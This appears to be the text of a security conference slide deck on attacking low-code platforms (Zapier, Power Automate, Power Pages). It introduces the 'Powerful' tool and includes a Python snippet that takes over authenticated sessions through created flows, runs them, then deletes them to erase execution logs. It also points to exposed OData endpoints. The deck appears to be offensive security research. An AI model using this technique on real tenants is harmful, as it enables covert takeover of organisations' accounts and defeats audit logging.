


What do we want?


- Remote execution
- Arbitrary payloads
- Maintain access
- Avoid detection
- Avoid attribution
- No logs

Persistency v2

The screenshot shows the configuration for an HTTP Webhook in Zapier. It includes fields for 'Subscribe - Method' and 'Subscribe - URI', both containing a 'Callback url' parameter. Below these fields is a section for 'Webhook reference information' with a 'Callback url' parameter. The 'Subscribe - Body' section is partially visible at the bottom.




Persistency v2



What do we want?

- ❌ Arbitrary payloads
- ❌ No logs



Solving persistency

Our current state:

- Remote execution
- Arbitrary payloads**
- Maintain access
- Avoid detection
- Avoid attribution
- No logs**

Executing arbitrary commands


Power Automate Management


Power Automate Management connector enables interaction with Power Automate Management service. For example: creating, editing, and updating flows. Administrators who want to perform operations with admin privileges should call actions with the 'as Admin' suffix.

[See documentation](#)



Introducing Powerful!





Create a flow

Case createFlow

*Equals
createFlow

Create Flow

- *Environment: Commands Inp... x
- *Flow Display Name: Commands Inp... x
- *Flow Definition: Commands Inp... x
- *Flow State: Commands Inp... x
- connectionReferences: Commands Inp... x

{x} Set response to flowld

Add an action

List authenticated sessions to use

Case getConnections

*Equals
getConnections

List My Connections

- *Environment: Commands Inp... x

{x} Set response to connections list


Delete a flow

Case deleteFlow

*Equals
deleteFlow


Delete Flow

- *Environment: Commands Inp... x
- *Flow: Commands Inp... x



```
1 from explore.flow_factory.client import EXAMPLE, FlowFactory
2
3 # flow factory webhook url
4 WEBHOOK = "https://logic.azure.com:443/workflows/<workflow_id>/triggers/manual/paths/invoke?api-version=2016-06-01&sig=<sig>"
5
6 factory = FlowFactory(webhook=WEBHOOK)
7
8 # find authenticated sessions to leverage
9 connections = factory.get_connections(environment_id=EXAMPLE["environment"])
10
11 # create flow taking over authenticated sessions
12 flow = factory.create_flow(
13     environment_id=EXAMPLE["environment"],
14     flow_display_name=EXAMPLE["flowDisplayName"],
15     flow_state=EXAMPLE["flowState"],
16     flow_definition=EXAMPLE["flowDefinition"],
17     connection_references=EXAMPLE["connectionReferences"],
18 )
19
20 # execute flow
21 factory.run_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])
22
23 # delete flow, cleaning execution logs in the process
24 factory.delete_flow(environment_id=EXAMPLE["environment"], flow_id=flow["name"])
```


Powerful (persistency v3)



What do we want?

- ✓ Remote execution
- ✓ Arbitrary payloads
- ✓ Maintain access
- ✓ Avoid detection
- ✓ Avoid attribution
- ✓ No logs

1. Set up your flow factory
2. Control it though API and a Python CLI

github.com/mbrg/powerful


04

Low Code Attacks In The Wild:
From the outside looking in

Power Portals/Pages?



The low code platform that spans Microsoft 365, Azure, Dynamics 365, and standalone apps.



 Company name

Home | Pages ▾ | Contact us |  | Sign

Create an engaging headline,
welcome, or call to action

Add a call to action here



What's ODATA and why should we care

"An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way."

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata

What's ODATA and why should we care

"An open protocol to allow the creation and consumption of queryable and interoperable RESTful APIs in a simple and standard way."

Power portals can be configured to provide access to SQL tables through ODATA using a specific URL:

portal.powerappsportals.com/_odata

